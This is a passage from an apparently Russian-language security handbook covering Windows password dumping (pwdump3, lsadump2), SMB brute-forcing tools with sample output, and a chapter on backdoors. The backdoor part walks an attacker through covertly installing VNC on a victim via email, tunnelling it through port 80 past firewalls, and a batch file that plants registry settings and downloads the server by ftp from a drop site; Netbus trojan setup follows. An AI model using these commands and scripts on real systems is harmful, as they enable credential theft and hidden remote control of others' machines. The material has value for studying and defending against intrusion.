wwwadmin:500:NO PASSWORD*****:9CBD10B05F8E69B62F2...  
IUSR_WWW01:1003:6E72211CDC51C9F8EB9293C3135F3985:0E2A2DCE3B6ABFBA...
```

Чтобы pwdump3 работала корректно, вам необходимо установить доступ к общему ресурсу ADMIN\$. Утилита устанавливает такое соединение и запрашивает пароль администратора. В противном случае, вы можете установить соединение вручную с использованием команды net.

```
C:\>net use \\victim\admin$ * /u:Administrator  
Type the password for \\localhost\admin$:  
The command completed successfully.
```

Lsadump2

Программа Lsadump2 (razor.bindview.com/tools/desc/lsadump2_readme.html) делает процесс сбора паролей тривиальным. Это еще одна утилита от Тода Сабина, который обновил созданную Паулем Аштоном программу. Различия между lsadump2 и pwdump в том, что lsadump2 выводит действительные текстовые пароли, а не зашифрованные строки. Понятно, что это предпочтительнее, пока вы не можете запустить какую либо утилиту взлома паролей. К сожалению, lsadump2 извлекает пароли, только если они были сохранены в памяти с использованием Local Security Authority (LSA). Такое случается, когда Web-приложение соединяется с SQL-базой данных, или когда утилита резервирования соединяется удаленно с машиной для архивирования файлов.

Реализация

Для запуска Lsadump2 требуются полномочия администратора. Применение Lsadump2 показано ниже.

```
C:\>lsadump2.exe  
Lsadump2 - dump an LSA secret.  
Usage: lsadump2.exe pid of lsass.exe <secret>
```

Вам необходимо знать идентификатор (PID) процесса lsass (так же как и для pwdump2).

```
C:\>tlist/find /i "lsass"  
244 LSASS.EXE
```

Совет. Идентификатор процесса LSA (PID) также хранится в реестре в этом ключе:

```
HKLM\SYSTEM\ CurrentControlSet\Control\Lsa\LsaPid.
```

Эта утилита выводит текст «secret» для имеющих отношение к безопасности системы процессов, находящихся в памяти. Секретом может

быть пароль, использованный для доступа к службе, номер телефона для службы RAS, или пароль удаленной службы резервирования. Вывод форматируется в две колонки.

```
aspnet_WP_PASSWORD
```

```
61 00 77 00 41 00 39 00 65 00 68 00 68 00 61 00 a.w.A.9.e.h.h.a.
```

```
4B 00 38 00
```

K.8.

Левая колонка содержит ряд шестнадцатеричных цифр, имеющих отношение к службе. Правая колонка содержит ASCII-представление данных. Если на вашей машине под управлением Windows 2000 установлена служба .NET, то, скорее всего, у вас есть пользователь с именем ASPNET. Lsadump2 частично нашел пароль для этого пользователя, показанный жирным шрифтом. Обратите внимание, что Windows сохраняет пароли в формате Unicode, чем и объясняется наличие символов (00) после каждой буквы. К счастью, настройки по умолчанию для этого пользователя не позволяют осуществлять удаленный доступ или выполнение команд.

Средства активного взлома

Средства активного взлома являются последним веянием в деле подбора паролей. Они генерируют большое количество паразитного шума в сети и в отношении атакуемой машины (поэтому их деятельность может долгое время оставаться незамеченной). Непременным условие начала активной атаки является наличие правильного имени пользователя на атакуемой системе. В главе 7 подробно рассказано о приемах получения имени пользователя.

Другим распространенным шагом перед началом атаки является попытка выяснения времени блокирования доступа после ввода неправильного пароля. Если период блокирования составляет 30 минут после того, как пароль введен неправильно пять раз, вы не захотите терять 29 минут 30 секунд на работу, которая не будет иметь успеха.

SMBGrind

Утилита SMBGrind является частью сканера уязвимостей CyberCop. Это утилита командной строки, которая осуществляет подбор паролей, используя имена и пароли из текстового файла.

Реализация

Вдобавок к приобретению и установке комплекта CyberCop, вам понадобится только одно необходимое условие – создать файл для имен пользователей и паролей. Ниже показано применение утилиты.

```
C:\>smbgrind.exe -i 192.168.209.117 -u users.txt -p pass.txt -w
```

```
Host address : 192.168.209.117
Userlist      : users.txt
Passlist      : pass.txt
Cracking host 192.168.209.117 (*SMBSERVER)
Parallel Grinders: 10
Percent complete: 0
Trying: domain\NetAdm      administrator
Trying: domain\NetAdm      Pass!word1
Trying: domain\NetAdm      password
Trying: domain\NetAdm      change%me
Trying: administrator      administrator
Trying: administrator      Pass!word1
Trying: administrator      password
Trying: administrator      change%me
Percent complete: 75
Trying: guest               administrator
Trying: guest               Pass!word1
Trying: guest               password
Trying: guest               change%me
Percent complete: 100
Grinding complete, guessed 0 accounts
```

SMBGrind – достаточно быстрая программа, но склонная к ошибочным положительным решениям. Программа порождает пакеты со строкой CYBERCOP в качестве полезной нагрузки. Следовательно, деятельность программы может быть обнаружена системами IDS в сети, или строку CYBERCOP можно обнаружить в журнале событий, ведущемся для фиксирования неудавшихся попыток подбора пароля.

Другим недостатком является невозможность направить атаку против конкретных общих ресурсов. Инструмент, который направлен на взлом ресурсов ADMIN\$ или C\$, в Windows может поставить под угрозу целостность всей системы, но для хитрого взломщика более привлекательным может оказаться доступ к ресурсу «wwwroot».

Nbaudit (nat)

Программа Nbaudit по сравнению с SMBGrind позволяет пользователю сканировать интервал IP-адресов. Это прием чаще применяется для поиска опасных уязвимостей, таких как профиль администратора с пустым паролем.

Реализация

Ниже приведен способ использования программы nbaudit.

usage: nbaudit [-o filename] [-u userlist] [-p passlist] <address>

Параметры `userlist` и `passlist` должны быть понятны без разъяснений. Параметр `-o` используется для задания выходного файла для сообщений о работе `nbaudit`. Параметр `<address>` может ввести вас в заблуждение. Он задает адрес или интервал адресов в следующем формате.

- **192.168.0.1.** Уникальный IP адрес.
- **192.168.0.1-32.** IP между 192.168.0.1 и 192.168.0.32, включая крайние адреса.
- **192.168.0.1-32,200-244.** То же самое, что и в предыдущем примере, но добавлены IP-адреса между 192.168.0.200 и 192.168.244.

Ниже приведен пример вывода программы `nbaudit`.

```
[*] --- Checking host: 192.168.1.1
[*] --- Obtaining list of remote NetBIOS names
[*] --- Remote systems name tables:
PRINTSERVER
PRINTSERVER
PRINTSERVER
_MSBROWSE_
HOTEL
HOTEL
HOTEL
HOTEL
[*] --- Attempting to connect with name: *
[*] --- CONNECTED with name: *
[*] --- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*] --- Remote server wants us to encrypt, telling it not to
[*] --- Attempting to connect with protocol: LM1.2X002
[*] --- Server time is Mon Jan 28 02:06:08 2002
[*] --- Timezone is UTC-8.0
[*] --- Attempting to establish session
[*] --- Obtained server information:
Server=[*] User=[administrator] Workgroup=[HOTEL] Domain=[HOTEL]
[*]— Obtained listing of shares:
Sharename   Type      Comment
-----
IPC          IPC:      IPC Service (PrintServer)
Printer     Printer:  Hotel Public Printer
printer$    Disk:
[*] --- This machine has a browse list:
Server      Comment
-----
PRINTSERVER PrintServer
```



```
[*] --- Attempting to access share: \\*\n[*] --- Unable to access\n[*] --- Attempting to access share: \\*\printer$\n[*] --- WARNING: Able to access share: \\*\printer$\n[*] --- Checking write access in: \\*\printer$\n[*] --- Attempting to exercise .. bug on: \\*\printer$\n[*] --- Attempting to access share: \\*\ADMIN$\n[*] --- Unable to access\n[*] --- Attempting to access share: \\*\C$\n[*] --- Unable to access\n[*] --- Attempting to access share: \\*\D$\n[*] --- Unable to access\n[*] --- Attempting to access share: \\*\ROOT\n[*] --- Unable to access\n[*] --- Attempting to access share: \\*\WINNT$\n[*] --- Unable to access
```

Nbaudit атакует все обнаруженные общие ресурсы. В этом примере программа успешно соединилась с ресурсом `printer$` с нулевым паролем. Если программа осуществляет соединение по имени пользователя и паролю из списка, то на выход выдается информация об удачных соединениях. Это повышает их рейтинг, поскольку дает возможность осуществлять соединение с большим количеством общих ресурсов.

Глава 10

Черный ход и средства удаленного доступа

Представление о «черном ходе» и средствах удаленного доступа важны для любого профессионала в области безопасности. Для аудитора безопасности, осуществляющего атаку и попытку проникновения, такие средства важны, поскольку они могут быть использованы взломщиками для первого проникновения в безопасную на первый взгляд сеть. Для администраторов систем безопасности знание средств получения данных о системе и потенциальных точек входа в сеть – постоянная задача. Для исследователя инцидентов с нарушением безопасности получение сведений о системе и процесс восстановления должны быть абсолютно понятны, чтобы предпринять законные методы предотвращения попыток вторжения в сеть. Эта глава посвящена возможностям и средствам, предназначенным для аудиторов безопасности, администраторов и исследователей инцидентов вторжения.

Такие средства лучше всего использовать как вспомогательные инструменты при оценке систем обеспечения безопасности. Некоторые из инструментов, обсуждаемых в этой главе, могут быть определены системами IDS и средствами выявления вирусов. Поскольку черные ходы и средства удаленного доступа могут распространяться пользователями по невнимательности при входе в сеть, средства, обсуждаемые в этой главе, помогут проверить, выполняют ли ваши IDS-системы и антивирусные программы свои функции должным образом.

Поскольку некоторые пакеты программного обеспечения удаленного доступа обычно используются с добрыми намерениями, их обычно не относят к средствам взлома. Поэтому большинство детекторов вирусов и систем IDS не обращают внимания на проявления активности таких программ, если они специально на это не настроены. Сообразительный взломщик может использовать средства, разработанные для благих целей, чтобы уклониться от обнаружения. Одна из утилит удаленного контроля/входа через черный ход в этом разделе, предназначенная для работы с «добрыми намерениями» – Virtual Network Computing (VNC).

Другие инструменты были разработаны специально для несправедливых целей. Эти программы разработаны и поддерживаются теми, кто относит себя к «подполью». Эти разновидности программ обычно определяют сканерами вирусов, сетевыми и персональными IDS-системами, и,

следовательно, зачастую пользуются более изощренными приемами – такими, как изменение механизма, приемы шифрования и изменение параметров – чтобы ввести в заблуждение доминирующие, основанные на определении сигнатур, средства противодействия взломам.

Тем не менее, средства этого типа быстро обнаруживаются детекторами вирусов и IDS-системами с установленными файлами наиболее распространенных сигнатур. Поэтому эти средства используются взломщиками в том случае, когда жертва не отличается хоть каким-то здравым смыслом. Эта глава охватывает такие средства взлома как *Back Orifice*, *Netbus* и *SubSeven*.

Есть еще средства проникновения через черный ход, которые не относятся ни к одной из этих двух категорий. Эта разновидность программ сложна для определения настолько, что иногда даже невозможно определить политику защиты на будущее. Внимательное изучение того, как работают такие программы, позволит вам понять, как действовали разработчики этих программных средств при преодолении типичных проблем безопасности большого количества систем в интернете. Эти программы могут использоваться любым аудитором с высокой степенью комфорта в области безопасности систем.

Хотя эти программы обычно не определяются детекторами вирусов, они обнаруживаются системами IDS. Однако если эти программы будут использоваться с пониманием, то даже обнаружение деятельности программы не добавит жертве информации. Из программ, обсуждаемых в настоящей главе, к этой категории относятся *Loki*, *stcpshell* и *Knark*.

VNC

Программа Virtual Network Computing (VNC) была написана в AT&T Laboratories, чтобы обеспечить пользователям полный контроль над удаленным компьютером. Возможности управления, предоставляемые пользователю программой, таковы, как если бы пользователь сидел за консолью своей машины. Программа независима от операционной системы, как для клиента, так и для сервера. Это программное обеспечение работает с большинством версий операционных систем Unix и Windows, а исходные коды программы можно загрузить по адресу <http://www.uk.research.att.com/vnc/>.


У VNC есть клиентская и серверная части. Сервер размещается на машине, которой вы хотите управлять. Клиент устанавливается на управляющей машине. Следовательно, вы можете установить клиентскую программу на вашей «атакующей» машине, а сервер должен быть установлен на машине «жертве». В отдельных случаях, можно обойтись без клиентской части программы, поскольку VNC также работает, как Web-сервер. Это означает, что сервер может управляться с помощью обычного Web-браузера.

Реализация


Если вашей целью является Windows-машина, то работа может быть компромиссом нескольких способов. Самый простой и наиболее распространенный метод, когда взломщик посылает по электронной почте письмо с замаскированной под почтовое вложение программой VNC. В этом случае VNC используется вместо аналогичных программ входа через черный ход, поскольку детекторы вирусов не определяют VNC.

VNC должна быть установлена и сконфигурирована на машине взломщика до того, как будет заражен сервер-жертва. Программа установки VNC аналогична многим другим программам для Windows. Простой мастер установки поможет вам осуществить инсталляцию.


Предположим, что вы взломщик. После того, как VNC будет установлена, вы можете запустить VNC-сервер, чтобы прошло его первоначальное конфигурирование. В диалоговом окне Current User Properties, доступном в программе VNC «app mode», которая находится в папке Start/Programs/VNC, задайте параметры конфигурации, как это показано на следующем рисунке.



Вам важно знать, что VNC запускается по аналогии с X Window, когда для него инициализируется *displays*. В данном случае, дисплей номер 0 (ноль) позволяет VNC прослушивать порт 5800 для Web-сервера и порт 5900 для VNC-сервера. Значения этих портов становится понятным из следующего рисунка, на котором взломщик, используя FreeBSD, соединяется с машиной, на которой установлен VNC. Взломщик использует Web-браузер для соединения с портом 5800 по IP-адресу VNC-машины. При этом открывается Web-страница, которая запрашивает у пользователя пароль для входа в систему.




После того как был введен правильный пароль, рабочий стол доступен для взломщика через Web-браузер. Ниже приведена копия экрана DOS-сессии, отображаемой в окне VNC-сессии. Обратите внимание на то, что вы видите то же самое, как если бы вы сидели перед консолью машины. На этом изображении Web-браузер удален с рисунка.



Пока видно, что рабочий стол машины-жертвы отображается у вас на экране в окне Web-браузера. Собственные средства просмотра VNC дают возможность отобразить рабочий стол атакуемой машины и вне окна Web-браузера. Средство просмотра использует вместо порта 5800, как показано на предыдущем рисунке, порт 5900.

Наиболее осторожным администраторам следует заблокировать TCP-порт 5900 для входа в свою сеть. Поскольку 80 порт хуже всего контролируется многими администраторами, это может стать преимуществом для взломщика, использующего этот порт вместо порта 5900. Используя некоторые навыки из высшей математики, любой взломщик может усовершенствовать этот вид атаки. Обратимся вновь к диалоговому окну Current User Properties, в котором осуществляется настройка VNC-сер-

вера и запрашивается номер дисплея для прослушивания. По умолчанию это дисплей номер 0 по порту 5900. Мы знаем, что для протокола TCP доступно 65535 портов. Следовательно, порт номер 65536 – это то же самое, что и TCP-порт 0, поскольку это значение выходит за допустимый интервал. Следовательно, если мы вычтем из числа 65536 число 5900, то получим 59636. Если мы прибавим число 80 к полученному результату, получим 59716. Затем мы можем ввести число 59716 в качестве номера дисплея для программы настройки сервера VNC в диалоговом окне Current User Properties, чтобы заставить VNC прослушивать порт 80 на машине-жертве.



После запуска `netstat -an`, команды, которая отображает открытые порты, мы увидим, что открыт 80 порт.

В этой ситуации нет проблемы. Если мы соединимся с машиной-жертвой через дисплей 59716, программа отображения VNC вернет ошибку. Это также произойдет, когда мы сделаем то же самое с Web-сервером VNC на порте 59616. Следовательно, мы должны использовать редиректор данных на нашей локальной машине, который прослушивает 5900 порт и перенаправляет трафик на 80 TCP-порт машины-жертвы. Этого можно достичь, используя программу `datarpipe`. (Подробное описание ее использования см. в гл. 13.) После того как `datarpipe` выполнится с указанными параметрами, приложение `vncviewer` сможет работать на нашей машине. В результате трафик будет перенаправляться от нашей локальной машины на 80 порт машины жертвы, обходя, таким образом, брандмауэр.

Ниже приведена копия экрана с окном DOS, отображаемая через средства просмотра VNC. Обратите внимание, что выглядит это так, как если бы вы сидели перед консолью машины. На этом изображении Web-браузер удален с рисунка.

```

MS-DOS Prompt

Auto

TCP 0.0.0.0:4375 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5400 0.0.0.0:0 LISTENING
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5500 0.0.0.0:0 LISTENING
TCP 0.0.0.0:65516 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1039 127.0.0.1:80 TIME_WAIT
TCP 192.168.1.100:80 192.168.1.1:1182 TIME_WAIT
TCP 192.168.1.100:80 192.168.1.1:1183 TIME_WAIT
TCP 192.168.1.100:80 192.168.1.1:1198 TIME_WAIT
TCP 192.168.1.100:137 0.0.0.0:0 LISTENING
TCP 192.168.1.100:138 0.0.0.0:0 LISTENING
TCP 192.168.1.100:139 0.0.0.0:0 LISTENING
UDP 192.168.1.100:137 **
UDP 192.168.1.100:138 **

C:\WINDOWS\Desktop>net use \\192.168.1.1\kjones
The command was completed successfully.


C:\WINDOWS\Desktop>net use * /del /y
The command was completed successfully.

C:\WINDOWS\Desktop>net use * \\192.168.1.1\kjones
E: connected to \\192.168.1.1\KJONES.


C:\WINDOWS\Desktop>

```

Теперь обсудим некоторые предупреждения против использования VNC в качестве черного хода в сеть. Первое касается того, как VNC сохраняет информацию о сессии, такую как пароль, в системном реестре. Если мы переместим сервер, который мы создали на атакующей машине, на машину-жертву, то нам потребуется, чтобы эта информация была на атакуемой машине. Следовательно, мы должны будем скопировать значения из реестра нашей машины на машину-жертву, чтобы сделать их доступными для нее. В Windows этого можно добиться с помощью утилиты regedit, выбрав операцию File/Export для экспорта значений в текстовый файл. Далее показан результат.



Если вы немного осведомлены о том, как создавать командные файлы, то установка VNC-сервера на атакуемой машине относительно не сложна. Создайте командный файл, как показано на следующей иллюстрации. Когда командный файл будет запущен на атакуемой машине, он добавит необходимые значения в системный реестр и загрузит через ftp VNC-сервер от вас на атакуемую машину. Но это лишь один из способов. Вы могли бы использовать распространенные программы для соединения или многие другие изощренные способы.



```
installvnc.bat - Notepad
File Edit Search Help

echo REGEDIT4 >> i.reg
echo >> i.reg
echo [HKEY_CURRENT_USER\Software\ORL\WinVNC3] >> i.reg
echo "SocketConnect"=dword:00000001 >> i.reg
echo "AutoPortSelect"=dword:00000000 >> i.reg
echo "PortNumber"=dword:00010050 >> i.reg
echo "InputsEnabled"=dword:00000001 >> i.reg
echo "LocalInputsDisabled"=dword:00000000 >> i.reg
echo "IdleTimeout"=dword:00000000 >> i.reg
echo "QuerySetting"=dword:00000002 >> i.reg
echo "QueryTimeout"=dword:0000000a >> i.reg
echo "Password"=hex:db,d8,3c,fd,72,7a,14,58 >> i.reg
echo "PollUnderCursor"=dword:00000000 >> i.reg
echo "PollForeground"=dword:00000001 >> i.reg
echo "PollFullScreen"=dword:00000000 >> i.reg
echo "OnlyPollConsole"=dword:00000001 >> i.reg
echo "OnlyPollOnEvent"=dword:00000000 >> i.reg

regedit /s i.reg
del i.reg

mkdir c:\hacked
cd c:\hacked

echo bin >> ftpcom
echo get * >> ftpcom

ftp -A -s:ftpcom ftp.yourdropsite.org


winvnc -run
del ftpcom
```

Другим шагом, направленным на то, чтобы сделать работу VNC более незаметной, является удаление значка, отображаемого в нижнем правом углу экрана на панели задач. Способ удаления этого значка не входит в круг задач, рассматриваемых в этой книге, но следует знать, что программный код, предназначенный для выполнения этой операции, доступен свободно. Следовательно, обладающий достаточным инструментарием и небольшими навыками программист сможет удалить этот значок с панели задач атакуемого компьютера.


Использовать VNC на машине под управлением Unix не сложнее, чем работа с Windows. Эта программа может быть запущена кем угодно, а не только пользователем с полномочиями root. Исходный код программы можно загрузить и скомпилировать для Unix-подобной операционной системы. После компиляции по команде `vncserver` можно запустить сервер. Конечно, чтобы это сделать, у взломщика должен быть доступ к командной строке атакуемой машины. Как только `vncserver` будет запущен, взломщик получит запрос на ввод пароля и затем увидит у себя на экра-

не рабочий стол атакуемой машины. Окно VNC используется под Unix примерно так же, как и под Windows.

Во-первых, как и под Windows, взломщик может получить доступ к атакуемой машине через Web-браузер. Помните, что когда вы запускаете `vnserver`, вы должны ввести номер дисплея «display number». Вспомните номер дисплея и прибавьте к нему число 5800. Затем, используйте получившиеся число и соединитесь с атакуемой машиной примерно тем же способом, как мы это проделали для Windows-системы. Когда авторы запускали `vnserver` на атакуемой машине, мы упоминали о том, что использовали номер дисплея 3. Мы соединялись с портом 5803 на атакуемой машине.



Рабочий стол атакуемой машины, которым мы управляли с помощью VNC, выглядит несколько отлично от того, как это было для Windows, поскольку под управлением `vnserver` стартует псевдо-X-сервер. Пример атакуемой машины приведен на следующей иллюстрации.



После получения доступа к VNC на машине в атакуемой сети, вы вступаете на долгий путь поиска компромисса с другими машинами при условии, что в сети нет брандмауэров, разделяющих эти машины (как в случае, описанном в примере далее в этой главе). Это дает вам возможность управлять (и посылать данные) машиной, с которой вы достигли компромисса.

Netbus

Программа Netbus несколько отличается от VNC; хотя Netbus позволяет лучше контролировать атакуемую машину, у программы нет такого развитого графического интерфейса, как у VNC, и разработана она для не слишком праведных целей. К тому же, большинство детекторов вирусов обнаруживают Netbus, что определяет использование программы только против незащищенных машин. В противном случае эффективно использовать программу трудно.

Вы можете найти Netbus на наиболее популярных Web-сайтах, посвященных компьютерной безопасности, таких как <http://www.packetstormsecurity.org>, <http://www.tlsecurity.com> или <http://www.securityfocus.com>


Реализация

Netbus версии 2 (бета) доступен для всех и содержит большинство необходимых взломщику функций. Сначала Netbus должен быть установлен на машине взломщика, чтобы его можно было сконфигурировать перед заражением жертвы. Установка программы похожа на установку большинства приложений для Windows-систем, и ее можно выполнить, выбрав меню Start/Programs и щелкнув на имени приложения Netbus.


Netbus, также как и VNC, поставляется в комплекте клиент/сервер. Обычно сервер передается на машину жертву с использованием электронной почты, компакт-диска, или аналогичного устройства. Как только сервер запускается, машина оказывается захваченной, какая бы мощная система сетевой безопасности не работала между машиной и клиентом, размещенным на машине взломщика.

Чтобы сконфигурировать Netbus для установки на атакуемой машине, первый раз клиент запускается для модификации исполняемого модуля сервера. Процесс конфигурирования показан ниже.


1. В клиентской программе выберите File/Server Setup, как показано на следующей иллюстрации.




- В диалоговом окне Server Setup выберите Server Executable. Исполняемый модуль будет сконфигурирован, чтобы быть установленным на атакуемой машине.



- Найдите исполняемый модуль сервера, который вы хотели бы сконфигурировать. В большинстве случаев вам потребуется конфигурировать исполняемый модуль NBsvr.exe, который поставляется в установочном комплекте Netbus.



